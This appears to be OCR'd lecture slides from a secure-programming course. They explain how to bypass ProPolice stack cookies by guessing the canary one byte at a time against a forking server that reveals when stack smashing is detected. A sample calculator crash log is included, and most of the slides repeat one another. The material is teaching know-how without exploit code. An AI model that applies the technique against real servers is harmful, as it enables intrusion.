
- Assumption
  - A server program contains a sequential buffer overflow vulnerability
  - A server program uses `fork()`
  - A server program let the attacker know if it detected stack smashing or not
    - E.g., an error message, “stack smashing detected”, etc.

```
=== Welcome to SECPROG calculator ===
+356
0
+356+1
1
+356
0

*** stack smashing detected ***: ./calc terminated
Aborted (core dumped)
```


Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess only the last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x88
  - When testing 0x89
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, ..., 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly



